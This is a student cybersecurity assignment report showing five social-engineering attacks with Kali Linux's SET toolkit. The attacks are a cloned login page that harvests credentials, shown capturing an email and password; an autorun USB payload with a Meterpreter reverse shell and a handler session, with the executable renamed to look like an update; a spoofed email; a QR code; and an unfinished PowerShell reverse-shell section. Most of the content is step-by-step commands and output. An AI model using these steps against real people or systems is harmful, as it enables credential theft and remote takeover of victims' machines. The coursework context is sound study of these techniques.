

# CYBER SECURITY ASSIGNMENT

**Q) Create a report with the description and screenshots of the Five Different Social Engineering attack using kali Linux SET tool kit.**

## **1. Phishing**

Phishing is one of the most common and effective social engineering attacks. Using the SET toolkit, you can create highly convincing fake websites that mimic legitimate ones, such as login pages for popular services (e.g., Gmail, Facebook). The goal is to trick the target into entering their credentials, which are then captured by the attacker. SET provides a range of pre-built templates and a straightforward interface to clone websites and host them on a local or remote server.

>>>Sudo setoolkit

Select option 1



```
ismkali@kali: ~  
  
SET  
[---] The Social-Engineer Toolkit (SET) [---]  
[---] Created by: David Kennedy (ReL1K) [---]  
[---] Version: 8.0.3 [---]  
[---] Codename: 'Maverick' [---]  
[---] Follow us on Twitter: @TrustedSec [---]  
[---] Follow me on Twitter: @HackingDave [---]  
[---] Homepage: https://www.trustedsec.com [---]  
Welcome to the Social-Engineer Toolkit (SET).  
The one stop shop for all of your SE needs.  
  
The Social-Engineer Toolkit is a product of TrustedSec.  
Visit: https://www.trustedsec.com  
  
It's easy to update using the PenTesters Framework! (PTF)  
Visit https://github.com/trustedsec/ptf to update all your tools!  
  
Unable to check for new version of SET (is your network up?)  
  
Select from the menu:  
  
1) Social-Engineering Attacks  
2) Penetration Testing (Fast-Track)  
3) Third Party Modules  
4) Update the Social-Engineer Toolkit  
5) Update SET configuration  
6) Help, Credits, and About  
  
99) Exit the Social-Engineer Toolkit  
  
set>
```

```
ismkali@kali: ~  
..#####..#####.....#####..  
.....#####..  
#####..  
..#####..#####..  
[---] The Social-Engineer Toolkit (SET) [---]  
[---] Created by: David Kennedy (ReL1K) [---]  
[---] Version: 8.0.3 [---]  
[---] Codename: 'Maverick' [---]  
[---] Follow us on Twitter: @TrustedSec [---]  
[---] Follow me on Twitter: @HackingDave [---]  
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Welcome to the Social-Engineer Toolkit (SET).  
The one stop shop for all of your SE needs.  
  
The Social-Engineer Toolkit is a product of TrustedSec.  
Visit: https://www.trustedsec.com  
  
It's easy to update using the PenTesters Framework! (PTF)  
Visit https://github.com/trustedsec/ptf to update all your tools!  
  
Unable to check for new version of SET (is your network up?)  
  
Select from the menu:  
  
1) Spear-Phishing Attack Vectors  
2) Website Attack Vectors  
3) Infectious Media Generator  
4) Create a Payload and Listener  
5) Mass Mailer Attack  
6) Arduino-Based Attack Vector  
7) Wireless Access Point Attack Vector  
8) QRCode Generator Attack Vector  
9) Powershell Attack Vectors  
10) Third Party Modules  
  
99) Return back to the main menu.  
set> 
```

Select option 3

```
ismkali@kali: ~  
set> 2  
  
The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.  
  
The Java Applet Attack method will spoof a Java Certificate and deliver a Metasploit-based payload. Uses a customized java applet created by Thomas Werth to deliver the payload.  
  
The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.  
  
The Credential Harvester method will utilize web cloning of a web- site that has a username and password field and harvest all the information posted to the website.  
  
The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something different.  
  
The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when click  
ed a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if it's too slow/fast.  
  
The Multi-Attack method will add a combination of attacks through the web attack menu. For example, you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbi  
ng all at once to see which is successful.  
  
The HTA Attack method will allow you to clone a site and perform PowerShell injection through HTA files which can be used for Windows-based PowerShell exploitation through the browse  
r.  
  
1) Java Applet Attack Method  
2) Metasploit Browser Exploit Method  
3) Credential Harvester Attack Method  
4) Tabnabbing Attack Method  
5) Web Jacking Attack Method  
6) Multi-Attack Web Method  
7) HTA Attack Method  
  
99) Return to Main Menu  
set:webattack>
```

Select option 2

The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

- 1) Web Templates
- 2) Site Cloner
- 3) Custom Import

99) Return to Webattack Menu

`set:webattack>2`

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [172.20.10.4]:
```

```
[~] SET supports both HTTP and HTTPS
```

```
[~] Example: http://www.thisisafakesite.com
```

```
set:webattack> Enter the url to clone: http://www.tryhackme.com/login
```

```
[*] Cloning the website: http://www.tryhackme.com/login
```

```
[*] This could take a little bit...
```


The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.

```
[*] The Social-Engineer Toolkit Credential Harvester Attack
```

```
[*] Credential Harvester is running on port 80
```

```
[*] Information will be displayed to you as it arrives below:
```

Visit 172.20.10.4



```
172.20.10.4 - - [14/Aug/2024 13:52:03] "GET / HTTP/1.1" 200 -
172.20.10.4 - - [14/Aug/2024 13:52:11] "GET /cdn-cgi/challenge-platform/scripts/jsd/main.js HTTP/1.1" 404 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: email=sairabanu@gmail.com
POSSIBLE PASSWORD FIELD FOUND: password=ilovehacking
PARAM: g-recaptcha-response=
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.


172.20.10.4 - - [14/Aug/2024 13:54:50] "GET /favicon.ico HTTP/1.1" 404 -
```

---

## 2. Infectious Media Generator

The Infectious Media Generator in SET is used to create malicious files that can be placed on USB drives, CDs, or other media. The attacker leaves these devices in a location where the target is likely to find them, such as a parking lot or an office. When the target inserts the media into their computer, the malicious payload is executed. This payload could be a reverse shell, keylogger, or other types of malware designed to gain control over the target's system.

Follow the below steps



```
ismkali@kali: ~
root@kali: ~/.set
ismkali@kali: /

Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules

99) Return back to the main menu.

set> 3

The Infectious USB/CD/DVD module will create an autorun.inf file and a
Metasploit payload. When the DVD/USB/CD is inserted, it will automatically
run if autorun is enabled.

Pick the attack vector you wish to use: fileformat bugs or a straight executable.

1) File-Format Exploits
2) Standard Metasploit Executable

99) Return to Main Menu

set:infectious>2
```

```
set:infectious>2
```

- |                                        |                                                                     |
|----------------------------------------|---------------------------------------------------------------------|
| 1) Windows Shell Reverse_TCP           | Spawn a command shell on victim and send back to attacker           |
| 2) Windows Reverse_TCP Meterpreter     | Spawn a meterpreter shell on victim and send back to attacker       |
| 3) Windows Reverse_TCP VNC DLL         | Spawn a VNC server on victim and send back to attacker              |
| 4) Windows Shell Reverse_TCP X64       | Windows X64 Command Shell, Reverse TCP Inline                       |
| 5) Windows Meterpreter Reverse_TCP X64 | Connect back to the attacker (Windows x64), Meterpreter             |
| 6) Windows Meterpreter Egress Buster   | Spawn a Meterpreter shell and find a port home via multiple ports   |
| 7) Windows Meterpreter Reverse HTTPS   | Tunnel communication over HTTP using SSL and use Meterpreter        |
| 8) Windows Meterpreter Reverse DNS     | Use a hostname instead of an IP address and use Reverse Meterpreter |
| 9) Download/Run your Own Executable    | Downloads an executable and runs it                                 |

```
set:payloads>2
```

```
set:payloads> IP address for the payload listener (LHOST): 172.20.10.4
```

```
set:payloads> Enter the PORT for the reverse listener: 443
```

```
[*] Generating the payload.. please be patient.
```

```
[*] Payload has been exported to the default SET directory located under: /root/.set/payload.exe
```

```
[*] Your attack has been created in the SET home directory (/root/.set/) folder 'autorun'
```

```
[*] Note a backup copy of template.pdf is also in /root/.set/template.pdf if needed.
```

```
[~] Copy the contents of the folder to a CD/DVD/USB to autorun
```

```
set> Create a listener right now [yes|no]:
```

Change the file name to a less suspicious one.

```
(root@kali)-[~/set]
# ls
autorun  meta_config  payload.exe  payloadgen  set.options

(root@kali)-[~/set]
# mv payload.exe update.exe


(root@kali)-[~/set]
# ls
autorun  meta_config  payloadgen  set.options  update.exe
```

Set up the meterpreter

```
(ismkali@kali)-[/]
$ sudo -s
[sudo] password for ismkali:
(root@kali)-[/]
# cd root

(root@kali)-[~]
# msfconsole -q
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 172.20.10.4
lhost => 172.20.10.4
msf6 exploit(multi/handler) > set lport 443
lport => 443
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 172.20.10.4:443
```



Supposed to get the below output on clicking the .exe file.

```
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.111.129:443
[*] Sending stage (175686 bytes) to 192.168.111.128
[*] Meterpreter session 2 opened (192.168.111.129:443 → 192.168.111.128:50320) at 2023-04-29 12:51:48 -0400

meterpreter > sysinfo
Computer      : DESKTOP-4LLE8MI
OS            : Windows 10 (10.0 Build 19045).
Architecture : x64
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > getuid
Server username: DESKTOP-4LLE8MI\john3
```

### 3. Mass Mailer Attack

The Mass Mailer Attack feature in SET allows attackers to send out large volumes of emails to potential victims. These emails can be crafted to appear as if they come from a legitimate source, often containing a malicious link or attachment. The goal is to persuade the recipient to click on the link or open the attachment, leading to the execution of a payload or the capture of sensitive information. SET can also spoof email addresses to increase the legitimacy of the phishing attempt.

```
ismkali@kali: ~  
Select from the menu:  
  
1) Spear-Phishing Attack Vectors  
2) Website Attack Vectors  
3) Infectious Media Generator  
4) Create a Payload and Listener  
5) Mass Mailer Attack  
6) Arduino-Based Attack Vector  
7) Wireless Access Point Attack Vector  
8) QRCode Generator Attack Vector  
9) Powershell Attack Vectors  
10) Third Party Modules  
  
99) Return back to the main menu.  
  
set> 5  
  
Social Engineer Toolkit Mass E-Mailer  
  
There are two options on the mass e-mailer, the first would  
be to send an email to one individual person. The second option  
will allow you to import a list and send it to as many people as  
you want within that list.  
  
What do you want to do:  
  
1. E-Mail Attack Single Email Address  
2. E-Mail Attack Mass Mailer  
  
99. Return to main menu.  
  
set:mailer>S
```



```

set:mailer>1

Do you want to use a predefined template or craft
a one time email template.

1. Pre-Defined Template
2. One-Time Use Email Template

set:phishing>2
set:phishing> Subject of the email: wazzzzz poppin Mary
set:phishing> Send the message as html or plain? 'h' or 'p' [p]: p
[!] IMPORTANT: When finished, type END (all capital) then hit {return} on a new line.
set:phishing> Enter the body of the message, type END (capitals) when finished: this is homework
im being made to do :) END
Next line of the body:
Next line of the body:
Next line of the body: The end
Next line of the body: END
set:phishing> Send email to: jfrancis.work@gmail.com

1. Use a gmail Account for your email attack.
2. Use your own server or open relay

set:phishing>1
set:phishing> Your gmail email address: heckerrrrrrrrrrrr@gmail.com
set:phishing> The FROM NAME the user will see: hecker??
Email password:
set:phishing> Flag this message/s as high priority? [yes|no]: no
Do you want to attach a file - [y/n]: n
Do you want to attach an inline file - [y/n]: n

```

Sender side

wazzzzz poppin Mary

 **hecker** <heckerrrrrrrrrrrr@gmail.com>  
to jfrancis.work@gmail.com ▼

this is homework im being made to do :) End  
The end

Receiver side

wazzzzz poppin Mary Inbox ☆

 **hecker** 11:10 AM  
to me ^

From: hecker heckerrrrrrrrrrrr@gmail.com

To: jfrancis.work@gmail.com  
jfrancis.work@gmail.com

Date: 15 Aug 2024 at 11:10 AM

Standard encryption (TLS)  
[Learn more](#)

this is homework im being made to do :) End  
The end



## Your Google Account has been disabled

 heckerrrrrrrrrr@gmail.com

The Google Account [heckerrrrrrrrrr@gmail.com](mailto:heckerrrrrrrrrr@gmail.com) is now disabled. It looks like it was being used in a way that violated Google's policies.

We understand your account is important to you. So if you think this was a mistake, [sign in to the disabled account](#) and submit a request to restore it. You'll need to do this soon, because disabled accounts are eventually deleted, along with your emails, contacts, photos, and other data stored with Google. [Learn more about Google policies](#).

[Try to restore](#)

You can also see security activity at  
<https://myaccount.google.com/notifications>

You received this email to let you know about important changes to your Google Account and services.  
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## 4. Qr code Attack vectors

The QR Code Attack Vectors feature in SET enables the creation of malicious QR codes. These QR codes can be embedded in physical media, such as posters or flyers, or distributed online. When a target scans the QR code with their smartphone, they are redirected to a malicious website or a payload is downloaded and executed. This attack vector leverages the widespread trust in QR codes and the increasing use of mobile devices for browsing and other activities.

Follow the below steps and generate a Qr code for the website you want to use.

```
Select from the menu:
```

- 1) Spear-Phishing Attack Vectors
- 2) Website Attack Vectors
- 3) Infectious Media Generator
- 4) Create a Payload and Listener
- 5) Mass Mailer Attack
- 6) Arduino-Based Attack Vector
- 7) Wireless Access Point Attack Vector
- 8) QRCode Generator Attack Vector
- 9) Powershell Attack Vectors
- 10) Third Party Modules

99) Return back to the main menu.

```
set> 8
```

The QRCode Attack Vector will create a QRCode for you with whatever URL you want.

When you have the QRCode Generated, select an additional attack vector within SET and deploy the QRCode to your victim. For example, generate a QRCode of the SET Java Applet and send the QRCode via a mailer.

Enter the URL you want the QRCode to go to (99 to exit): <https://monkeytype.com>

[\*] QRCode has been generated under /root/.set/reports/qrcode\_attack.png

Press <return> to continue

```
(root@kali)-[/]
# cd root

(root@kali)-[~]
# cd .set

(root@kali)-[~/set]
# ls
email.templates  reports  set.options

(root@kali)-[~/set]
# cd reports

(root@kali)-[~/set/reports]
# ls
qrcode_attack.png

(root@kali)-[~/set/reports]
# mv qrcode_attack.png /home/ismkali
```

The below Qr code was generated




## 5. Powershell reverse shell

The PowerShell Reverse Shell attack in SET utilizes the power of PowerShell to create a reverse shell, which allows an attacker to gain remote access to a victim's machine. PowerShell commands are embedded into scripts that can be delivered through various means, such as phishing emails, malicious documents, or even the Infectious Media Generator. Once the script is executed on the target's machine, it opens a reverse connection back to the attacker's machine, giving full control over the victim's system.

Follow the below steps

